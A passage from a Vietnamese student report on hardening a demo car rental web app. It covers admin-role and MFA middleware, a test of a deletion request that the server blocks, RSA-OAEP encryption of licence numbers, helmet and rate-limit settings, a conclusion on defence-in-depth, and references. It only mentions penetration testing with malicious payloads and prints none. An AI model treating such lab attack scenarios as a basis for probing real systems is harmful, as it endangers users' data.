- Biện pháp Phòng thủ (Secured V2): Xây dựng một phần mềm trung gian (Middleware) tại Node.js để kiểm duyệt gắt gao tại điểm đầu vào API, kết hợp với kiểm tra Xác thực Đa yếu tố (MFA).

JavaScript

```
const verifyTokenAndAdminV2 = (req, res, next) => {
  // BẢO MẬT 1: Chặn đứng luồng xử lý nếu chức vụ không phải là Admin
  if (req.user.Role !== 'Admin') {
    return res.status(403).json({ error: "Bị từ chối: Yêu cầu quyền Admin." });
  }
  // BẢO MẬT 2: (Nâng cao) Tích hợp kiểm tra cờ MFA đã vượt qua hay chưa
  if (!req.user.mfa_verified) {
    return res.status(401).json({ error: "Yêu cầu mã TOTP để thao tác." });
  }
  next(); // Luồng hợp lệ mới được phép đi tiếp vào cơ sở dữ liệu
};
```


- Bất kỳ nỗ lực truy cập hàm xóa xe nào từ tài khoản User sau đó đều lập tức bị Node.js đánh bật ra ngoài với mã lỗi HTTP 403 Forbidden.




The screenshot shows a database interface with a table named 'Vehicles'. The table has four columns: 'VehicleID', 'LicensePlate', 'Model', and 'Status'. There is one row of data with the following values: '12', '29A-12345', 'Toyota Vios', and 'Available'.

VehicleID	LicensePlate	Model	Status
12	29A-12345	Toyota Vios	Available

Hình 3.4.2.1: Chiếc xe trước khi bị tấn công



Hình 3.4.2.2: Chiếc xe bị tấn công nhưng đã bị chặn bởi hàng rào server




Hình 3.4.2.3: Chiếc xe vẫn được bảo vệ không bị xoá sau vụ tấn công

3.5. Kịch bản 4: Triển khai mã hóa RSA để bảo vệ Dữ liệu PII


Kịch bản nâng cao: Áp dụng Lớp phòng thủ sâu nhất, bảo vệ dữ liệu tại chỗ (Data-at-Rest) chống lại việc CSDL bị lộ lọt toàn diện.

3.5.1. Rủi ro lộ lọt cơ sở dữ liệu tại chỗ (Data-at-Rest)

- Vấn đề: Ở phiên bản V1, nếu khách hàng cung cấp số giấy phép lái xe để làm thủ tục xác thực, dữ liệu được lưu nguyên vẹn bằng văn bản rõ (plaintext) trong bảng **UserDocuments** của SQLite. Nếu hacker khai thác thành công lỗ hổng tải CSDL SQLite về máy (qua lỗi LFI/RCE), toàn bộ thông tin định danh PII của khách hàng sẽ bị bộc lộ, tạo điều kiện cho các băng nhóm gian lận chiếm đoạt tài sản.



3.5.1.1: Lưu dữ liệu ở dạng không mã hoá



Hình 3.5.1.2: Dữ liệu đã bị hack thành công

3.5.2. Tích hợp Node.js Crypto module mã hóa dữ liệu căn cước khách hàng

- Triển khai (V2): Ứng dụng mã hóa bất đối xứng RSA thông qua module crypto nội tại của Node.js.
- Mã hóa (Encryption): Máy chủ Node.js sinh ra một cặp khóa RSA 2048-bit. Hàm **crypto.publicEncrypt** sử dụng Khóa công khai (Public Key) cùng bộ đệm **RSA_PKCS1_OAEP_PADDING** an toàn để mã hóa số bằng lái (Plaintext) thành một chuỗi nhị phân (Ciphertext).


```
const encryptedBuffer = crypto.publicEncrypt({
```

```


key: publicKey,
padding: crypto.constants.RSA_PKCS1_OAEP_PADDING,
oaepHash: "sha256",
}, Buffer.from(licenseData)); // licenseData là số bằng lái của khách

```

- Kết quả phòng thủ: Chuỗi byte được chuyển thành định dạng Base64 và lưu vào bảng **UserDocuments**. Lúc này, dữ liệu trong SQLite biến thành một dãy ký tự nhiễu loạn vô nghĩa. Nếu CSDL bị hacker đánh cắp, chúng hoàn toàn không thể dịch ngược được dữ liệu. Việc khôi phục (Decryption) chỉ được máy chủ thực hiện thông qua hàm **crypto.privateDecrypt** sử dụng Khóa bí mật (Private Key) được cất giấu và quản lý trên máy chủ an toàn, cách ly hoàn toàn khỏi CSDL lưu trữ. Dù tin tặc có chiếm đoạt được bản ghi, thông tin định danh của người dùng vẫn được bảo mật nguyên vẹn.



Hình 3.5.2.1: Dữ liệu đã được bảo mật và gửi lên server



Hình 3.5.2.2: Dữ liệu mã hoá bị lộ nhưng không phân giải được

KẾT LUẬN

Hệ thống cho thuê xe ô tô trực tuyến là một hạ tầng công nghệ cực kỳ phức tạp. Nó tồn tại song song những rủi ro điển hình của thương mại điện tử (Dữ liệu thanh toán, PII định danh) và công nghệ vật lý viễn trắc (Tài sản ô tô kết nối). Thông qua nghiên cứu này, nhóm đã làm rõ bản chất và cơ chế tinh vi của các lỗ hổng đang đe dọa hệ thống, từ các lỗi thao túng nghiêm trọng ở tầng Web như SQL Injection, Cross-Site Scripting (XSS), Broken Access Control (được OWASP liên tục cảnh báo), cho đến những rủi ro liên quan đến bảo mật phương tiện (Telematics).

Nghiên cứu khẳng định mạnh mẽ rằng việc thiết lập một ranh giới bảo mật duy nhất cho ứng dụng web là một thiết kế sai lầm. Kiến trúc Phòng thủ Đa lớp (Defense-in-Depth) chính là giải pháp sống còn. Một hệ thống an toàn phải là sự kết hợp chặt chẽ giữa việc bảo vệ vành đai mạng bằng tường lửa (WAF), mã hóa dữ liệu nhạy cảm PII bằng các hệ mật mã mạnh (như RSA-2048, AES-256), áp dụng cơ chế xác thực đa yếu tố (MFA), băm mật khẩu chuẩn mức (Bcrypt), và phải tuân thủ nghiêm ngặt các khung tiêu chuẩn an toàn kỹ thuật quốc tế (như ISO/SAE 21434).

Đặc biệt, thông qua việc thiết kế và lập trình hệ thống thực nghiệm Dummy Web (Node.js, Express, SQLite), nhóm đã mô phỏng trung thực quy trình của một cuộc kiểm thử xâm nhập (Penetration Testing) đa chiều. Việc sử dụng công cụ Postman để đóng vai hacker bắn các payload độc hại và quan sát dữ liệu CSDL sụp đổ trên DBBeaver, sau đó tiến hành trực tiếp viết lại mã nguồn an toàn (Secure Coding) bằng truy vấn tham số hóa (Prepared Statements) và kỹ thuật mã hóa RSA, đã chứng minh hiệu quả tuyệt đối của tư duy "Bảo mật từ trong thiết kế" (Secure-by-Design). An toàn thông tin không phải là một module có thể tùy chọn lắp ghép thêm vào cuối dự án, mà là một khuôn khổ cốt lõi bắt buộc phải được định hình ngay từ những dòng mã lập trình đầu tiên để đảm bảo sự tồn tại vững chắc cho nền kinh tế chia sẻ.

PHỤ LỤC

Bổ sung Middleware cấu hình bảo mật cơ bản cho Node.js

Sử dụng thư viện helmet và express-rate-limit để che giấu thông tin máy chủ và phòng chống tấn công từ chối dịch vụ.

```
const express = require('express');
const helmet = require('helmet');
const rateLimit = require('express-rate-limit');
const app = express();
// Chống Clickjacking và thiết lập HTTP Header an toàn
app.use(helmet());

// Giới hạn 100 yêu cầu / 15 phút để chống Brute-force
const apiLimiter = rateLimit({
  windowMs: 15 * 60 * 1000,
  max: 100,
  message: "Cảnh báo: Bạn đã vượt quá giới hạn truy cập API."
});
app.use('/api/', apiLimiter);
```

TÀI LIỆU THAM KHẢO

1. Security and Data Privacy in Car Rental Platforms - Rent Rabbit, <https://www.renrabbit.io/blog/security-and-data-privacy-in-car-rental-platforms>
2. Bảo mật CSDL trong thương mại điện tử bằng hệ mật RSA, <https://mst.gov.vn/bao-mat-csdl-trong-thuong-mai-dien-tu-bang-he-mat-rsa-197151972.htm>
3. CVE-2026-5637: Car Rental System SQL Injection Flaw - SentinelOne, <https://www.sentinelone.com/vulnerability-database/cve-2026-5637/>
4. Code-Projects Online Car Rental System 1.0 is vulnerable... · CVE-2024-57488 - GitHub, <https://github.com/advisories/GHSA-3x2w-wmw4-58gp>
5. Security at multiple layers for web-administered apps | AWS Security ..., <https://aws.amazon.com/blogs/security/security-at-multiple-layers-for-web-administered-apps/>
6. Build Multi-Factor Authentication Project in Node.js & Express | Passport.js, Speakeasy 2FA Tutorial - YouTube, <https://www.youtube.com/watch?v=V2ctvKuI9hg>
7. Secure Vehicle Architecture - NXP Semiconductors, <https://www.nxp.com/applications/technologies/security/secure-vehicle-architecture:AUTOMOTIVE-SECURITY>
8. Hertz Rental Fleet Security Platform | IoT Tracking Case Study - Seisan Consulting, <https://seisan.com/case-studies/hertz/>
9. Build and Deploy a Full Stack Car Rental Booking App using React js & ImageKit - YouTube, <https://www.youtube.com/watch?v=tBObk72EYYw>
10. Build a Full Stack Car Rental Website using ReactJs | MERN Stack Project + Backend Integration(2025) - YouTube, https://www.youtube.com/watch?v=bu_Jhe8BsKo
11. Thuê Xe Ô Tô Trục Tuyến: Thiết Kế & Phát Triển Hệ Thống Web ..., <https://tailieu.vn/doc/khoa-luan-tot-nghiep-thiet-ke-va-phat-trien-he-thong-cho-thue-xe-o-to-truc-tuyen-ung-dung-cong-nghe-web-2932298.html>
12. OWASP Top 10 Client-Side Security Risks, <https://owasp.org/www-project-top-10-client-side-security-risks/>
13. Car Rental System - System Design Interview Question with AI Feedback | bugfree.ai, <https://bugfree.ai/system-design/car-rental-system>
14. OWASP Top 10:2025, <https://owasp.org/Top10/2025/en/>
15. OWASP Top Ten Web Application Security Risks, <https://owasp.org/www-project-top-ten/>
16. Advanced Encryption Standard (AES) - NIST FIPS 197, <https://csrc.nist.gov/pubs/fips/197/final>
17. RFC 9106: Argon2 Memory-Hard Function for Password Hashing and Proof-of-Work Applications - IETF, <https://datatracker.ietf.org/doc/html/rfc9106>
18. Password Hashing Competition (PHC) Official Results, <https://password-hashing.net/>
19. ISO/SAE 21434:2021 Road vehicles — Cybersecurity engineering - ISO, <https://www.iso.org/standard/70918.html>
20. UN Regulation No. 155 - Cyber security and cyber security management system - UNECE, <https://unece.org/transport/documents/2021/03/standards/un-regulation-no-155-cyber-security-and-cyber-security>
21. Cars and your data: What you need to know when renting a car - U.S. Federal

- Trade Commission (FTC), <https://consumer.ftc.gov/articles/cars-and-your-data>
22. Connected Cars: The Data Brokers in the Driver's Seat - Privacy International, <https://privacyinternational.org/report/3301/connected-cars-data-brokers-drivers-seat>
23. Production Best Practices: Security - Express.js Official Documentation, <https://expressjs.com/en/advanced/best-practice-security.html>
24. NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations - NIST, <https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final>
25. Node.js Security Best Practices - OWASP, <https://github.com/OWASP/Nodejs-Security-Cheat-Sheet>
26. SQL Injection Prevention Cheat Sheet - OWASP, https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
27. Cross Site Scripting (XSS) Prevention Cheat Sheet - OWASP, https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
28. DOMPurify: A DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG - Cure53, <https://github.com/cure53/DOMPurify>
- Github:** <https://github.com/Chicken20145/dummy-car-rental>